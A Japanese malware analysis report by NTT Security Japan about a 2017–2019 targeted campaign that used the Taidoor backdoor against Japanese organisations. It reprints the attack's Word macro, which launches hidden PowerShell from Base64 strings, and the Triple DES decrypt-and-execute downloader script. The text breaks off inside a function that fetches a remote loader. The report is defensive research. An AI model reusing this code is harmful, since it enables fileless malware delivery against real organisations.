Taidoor を用いた標的型攻撃
解析レポート

NTT セキュリティ・ジャパン株式会社

2019/03/06

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。また、最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では、2017 年末から実施されているマルウェア「Taidoor」を使用した標的型攻撃を確認しています。これまで Taidoor を使用した攻撃は台湾の政府組織や企業を主な標的としていましたが、今回の攻撃では日本の組織を標的にしています[1][2]。

日本の組織を標的とした Taidoor による攻撃について、攻撃手法やマルウェアに関してこれまで多くの情報が公開されていませんでした。そこで、攻撃者の手法や手口を共有することで今後の対策の参考としていただくため、NTT セキュリティ・ジャパンが観測・調査した情報をホワイトペーパーとして公開しました。

概要

2017 年末から、日本の組織を標的としたマルウェア「Taidoor」による攻撃が報告されています[2]。NTT セキュリティ・ジャパン株式会社の SOC においても Taidoor を使用した標的型攻撃を確認しており、標的型メールによる攻撃の起点から攻撃者による侵害活動までの一連の攻撃を観測しています。本レポートでは、本攻撃における標的型メールの特徴、攻撃スクリプトや Taidoor の機能、遠隔操作による攻撃者の振る舞いの調査により判明した結果を以下の通り報告します。

- Taidoor には検知を回避する複数の手法が用いられていた。
  - ① ファイルレスで感染
  - ② 自動起動設定の不使用
  - ③ C&C サーバーとして Google Cloud Platform を利用
  - ④ C&C 通信において OS コマンドの実行結果を暗号化し送信
- 攻撃者は Taidoor による侵入後、永続的なバックドアとして以下のツールを使用した。
  - ① ペネトレーションテストツール「PoshC2」
  - ② マルウェア「SERKDES」
- 本攻撃は、中国語環境を使用する攻撃者グループによって実施された蓋然性が高い。

付録には、今回の調査で入手した検体のハッシュ値、ミューテックス、接続先のドメインや IP アドレスを記載しています。通信ログや被害を受けた端末の調査などにご活用ください。

1. はじめに

Taidoor は 2008 年に初めて確認されたバックドアであり、典型的な攻撃では標的型フィッシングメールに添付されている不正なコンテンツを含んだおとり文書を開かせることで感染に誘導します。これまで主に台湾の政府機関や企業をターゲットとした標的型攻撃に利用されていたことが報告されています[1]。

日本への標的型攻撃において、これまで、ANEL、PLEAD、ChChes、RedLeaves、Emdivi、PlugX などといったマルウェアが使用されてきましたが、2017 年末から Taidoor が使用されている活動が報告されています[2]。SOC では、日本の組織を標的とした Taidoor による一連の攻撃活動を観測しました。本レポートでは、当該攻撃活動について調査した結果を報告します。

2. 攻撃フロー

本章では、SOC で解析したマルウェア「Taidoor」による標的型攻撃全体の流れを示します。




図 1 攻撃フロー

攻撃者はソーシャルエンジニアリングを利用した内容のメールを特定のターゲットに対して送信します。メールを受信したユーザーが添付されたダウンローダー（Microsoft Word ファイル）を開くことにより、複数のスクリプト実行を経由してダウンロードされたマルウェア（Taidoor）が実行されます。このとき、Taidoor の実体はファイルとして存在せず、メモリ内にのみ存在する状態（ファイルレス）で実行されるため、感染の痕跡が残りにくくなっています。感染すると、Taidoor は攻撃者が用意し

た C&C サーバーと通信し、C&C サーバーから送信されたコマンドに従って活動を行います。攻撃者が C&C サーバーから遠隔操作コマンドを送信することにより、感染端末上にて任意の OS コマンドが実行可能になっており、今回の観測では環境の調査や永続的なバックドアの設置が行われていることが確認されました。

本レポートでは攻撃フローに沿って、3 章で攻撃起点である標的型メールや添付されていたダウンローダーの動作について説明します。次に、4 章で Taidoor について説明します。4 章では合わせて、過去の Taidoor 検体との違いについても言及します。最後に 5 章で弊社独自の観測環境に侵入した攻撃者の行動とその特徴を説明します。

3. 感染プロセス

本章では、標的型メール攻撃の起点から Taidoor の感染までのプロセスについて説明します。

3.1. 標的型メール

SOC で観測した標的型メールの一例を図 2 に示します。メールの本文では、サービスの申し込みについて確認を依頼する形でソーシャルエンジニアリングを行っていました。




図 2 標的型メール

今回の標的型攻撃で使用されたメールの特徴は以下の通りです。

- フリーメールを利用して送付される
- 個人のメールアドレスのほか、メーリングリストにも送付される
- メール本文や件名、添付ファイル名はすべて日本語であり、申込メールに対する返信となっている
- Word ファイルが添付されている

図 2 の攻撃者とメール受信者とのやり取りが実際に存在したとすれば、攻撃者はフリーメールを使って日本語で問い合わせを行う中で、ソーシャルエンジニアリングを用いてメール受信者に添付ファイルを開かせようとしたことになります。あるいは、攻撃者が事前に問い合わせ窓口とのやり取りを入手し、その文面を利用することにより本物の問い合わせに見せかけた形で添付ファイルを開かせようとした可能性もあります。

3.2. ダウンローダー

今回の攻撃では、標的型メールに Word ファイル（当社の需要について.doc）のダウンローダーが添付されていました。

攻撃に使われた、Word ファイルのプロパティ情報を図 3 に示します。プロパティ情報には「Windows 用户」や「完稿」といった文字列が記載されており、当該ファイルは中国語環境で作成されたものと考えられます。




図 3 Word ファイルのプロパティ情報

Word ファイルには、「マクロを有効にしてください」という画像が埋め込まれています（図 4）。ファイルを開いた後「コンテンツの有効化」ボタンを押すと、端末上で Word マクロが実行されます。




図 4 Word ファイルを開いた直後の画面

また、文章には中国語フォントの「SimSun」が利用されており、デフォルトの日本語環境では文章が文字化けした状態で表示されました。また、スペルチェックの言語設定が中国語となっていました（図 5）。




図 5 Word ファイルの内容

次に、ダウンローダーの動作を説明します。図 1 では省略して示していましたが、図 6 では起点となる Word マクロからマルウェア実行に至るまでのダウンローダーの詳細な実行フローを示します。




図 6 ダウンローダーの実行フロー

Word マクロは、Base64 でエンコードされた PowerShell スクリプトを実行します（図 7）。

```
"AGkAZABlAHIAOwANAAoAJABmAC4ATQBvAGQAZQAgADOAIABbAFMAeQBzAHQA" + _
"ZQBtAC4AUwBlAGMAdQByAGkAdAB5AC4AQwByAHkAcABOAG8AZwByAGEAcABo" + _
"AHkALgBDAGkAcABoAGUAcgBNAG8AZABlAFOAOgA6AEMAQgBDADsADQAKAFsA" + _
"QgB5AHQAZQBbAFOAXQAgACQAaAAgADOAIABOAGUAdwAtAE8AYgBqAGUAYwBO"
str3 = "ACAAQgB5AHQAZQBbAFOAKAAkAGEAYQAuAEwAZQBuAGcAdABoACkAOwANAAoA" + _
"JABnACAAPQAgACQAZgAuAEMAcgBlAGEAdABlAEQAZQBjAHIAeQBwAHQAbwBy" + _
"ACgAJABlACwAIAAkAGQAZAApADsADQAKACQAaQAgADOAIABOAGUAdwAtAE8A" + _
"YgBqAGUAYwBOACAAUwB5AHMAdABlAGOALgBJAE8ALgBNAGUAbQBvAHIAeQBT" + _
"AHQAcgBlAGEAbQAoACQAYQBhACwAIAAkAFQAcgB1AGUAKQA7AAOACgAkAGoA" + _
"IAA9ACAATgBl                                    HQAZQBtAC4AUwBl" + _
"AGMAdQByAGkA  Base64 でエンコードされた          ABoAHkALgBDAHIA" + _
"eQBwAHQAbwBT                                    CwAIABbAFMAeQBz" + _
"AHQAZQBtAC4A  文字列(一部抜粋)                  ABOAG8AZwByAGEA" + _
"cABoAHkALgBD                                    G8AZABlAFOAOgA6" + _
"AFIAZQBhAGQA                                    gBlAGEAZAAoACQA" + _
"aAAsACAAMAAsACAAJABoAC4ATABlAG4AZwBOAGgAKQA7AAOACgAkAGkALgBD" + _
"AGwAbwBzAGUAKAApADsADQAKACQAagAuAEMAbABvAHMAZQAoACkAOwANAAoA" + _
"JABmAC4AQwBsAGUAYQByACgAKQA7AAOACgBpAGYAIAAoACgAJABoAC4ATABl" + _
"AG4AZwBOAGgAIAAtAGcAdAAgADMAKQAgACOAYQBuAGQAIAAoACQAaABbADAA" + _
"XQAgACOAZQBxACAAMAB4AEUARgApACAALQBhAG4AZAAgACgAJABoAFsAMQBd" + _
"ACAALQBlAHEAIAAwAHgAOgBCACkAIAAtAGEAbgBkACAAKAAkAGgAWwAyAFOA" + _
"IAAtAGUAcQAgADAAeABCAEYAKQApACAAewAgACQAaAAgADOAIAAkAGgAWwAz" + _
"AC4ALgAoACQAaAAuAEwAZQBuAGcAdABoACOAMQApAFOAOwAgAHOADQAKAHIA" + _
"ZQBOAHUAcgBuACAAJABlAG4AYwBvAGQAaQBuAGcALgBHAGUAdABTAHQAcgBp"
str4 = "AG4AZwAoACQAaAApAC4AVAByAGkAbQBFAG4AZAAoAFsAQwBoAGEAcgBdACAA" + _
"MAApADsADQAKAHOADQAKAGkAZQB4ACAAKABkAGUAIABwAGEAcwBzAHcAbwBy" + _
"AGQAIABzAGEAbABOAHkAKQA="
str = str0 + str1 + str2 + str3 + str4
```


```
exec = "p"
exec = exec + "o"
exec = exec + "w"
exec = exec + "e"
exec = exec + "r"
exec = exec + "s"                    Powershell で
exec = exec + "h"
exec = exec + "e"                    上記文字列の実行
exec = exec + "l"
exec = exec + "l"
exec = exec + "."
exec = exec + "e"
exec = exec + "x"
exec = exec + "e"
exec = exec + " -exec bypass -Noninteractive -windowstyle hidden -e " & str

Shell (exec)
End Sub
```

図 7 Word マクロ

3.3. ダウンローダースクリプト

Word マクロに含まれる Base64 文字列をデコードしたダウンローダースクリプトを図 8 に示します。このスクリプトは内部に記述された Base64 文字列をデコードした後 Triple DES で復号して得られるコードを実行します。このスクリプトはペネトレーションツール「PowerSploit」の Out-EncryptedScript を利用して作られています。




```
function de
{
param([String] $b, [String] $c)
$a =
"t0q/R9yxycKZbCczf46x9hMFsU0L5xHI125rResr+Cpb6hZ6rUZ+tEp6PnbyA7c72OW2jZggjYCghrbj
mXoaBxqBWQyYUecQ3atF9f193z1Od6Wg2mX43HXBdYLDMLQTI6ExImoAbaQZlkl/b+uAwjWqVcyael9GW
50vZDU5g4+9L7yhmpcNqbBvbBV/R0+HOzhr2eJGcxBtGTWdcjJBxzrC1PaI65Pm0Lc6Oxlub3t6M/8Ykd
A6YMtrvUuMQrB3xQhDJGIHwTcwkANRGeWc99tct0M8nUvwIoo/QsbEMaOenYDA55cMKG5RsTKC2xMcpAc
yBSRCwcU13HPIP6OD10WHmFT9jEkTmMMImdOPwCQJezuJUkK11XJVh7D482gWMzky8KfbeUNTMu55F4Pq
yU/u3RE77YmRYOD44Nz4EVqgkRysDKVfg86b8W4TUrbfQwra2sdO+kFad+oRF/7BJNaRIUvTlB8jPHk7x
I7PuoaXIYE3J4+AIIdzIlcNwj+e4FvlczK/Uos6qAg39jgnEWx/mXSadODoeFW5b+L/nI+fPLQhZeuPOO
fvFq2LKWZP0dKpAGt8t5jZde1NF4hPkrD0lOa4GCW5kuxDZTDn/zNAoZHKboreK1mIreTLfny9fzPXsqU
zJbxX4szHgGxsKuAd0xzQn5B1cDZKd1nZhB6Ik6xNDFYuiuEwsFChyiyTfjxyFllt2tDokwrmzEtRA5Yl
QQeAjrHBoGZxWbWJF1dePakQO2O6ub3E1DyCd9o6TUEd0WFxKcx9qxiayturSvwwjzUQLzcPV1h81nnip
B4=";
$encoding = New-Object System.Text.ASCIIEncoding;
$dd = $encoding.GetBytes("EGIQNFQEJOVZRMMU");
$aa = [Convert]::FromBase64String($a);
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($b,
$encoding.GetBytes($c), "SHA1", 2);
[Byte[]] $e = $derivedPass.GetBytes(16);
$f = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$f.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $h = New-Object Byte[]($aa.Length);
$g = $f.CreateDecryptor($e, $dd);
$i = New-Object System.IO.MemoryStream($aa, $True);
$j = New-Object System.Security.Cryptography.CryptoStream($i, $g,
[System.Security.Cryptography.CryptoStreamMode]::Read);
$r = $j.Read($h, 0, $h.Length);
$i.Close();
$j.Close();
$f.Clear();
if (($h.Length -gt 3) -and ($h[0] -eq 0xEF) -and ($h[1] -eq 0xBB) -and ($h[2]
-eq 0xBF)) { $h = $h[3..($h.Length-1)]; }
return $encoding.GetString($h).TrimEnd([Char] 0);
}
iex (de password salty)
```

図 8 ダウンローダースクリプト

復号後のコードを図 9 に示します。このコードは外部のサーバーに設置された load.txt をダウンロードし、ローダースクリプトとして実行します。

```
function nokid
{
        [CmdletBinding()] Param(
        [Parameter(Position = 0, Mandatory = $True)]
        [String]$URL
        )
        $webclient = New-Object System.Net.WebClient
        $webclient.Headers.Add('User-Agent','Mozilla/5.0
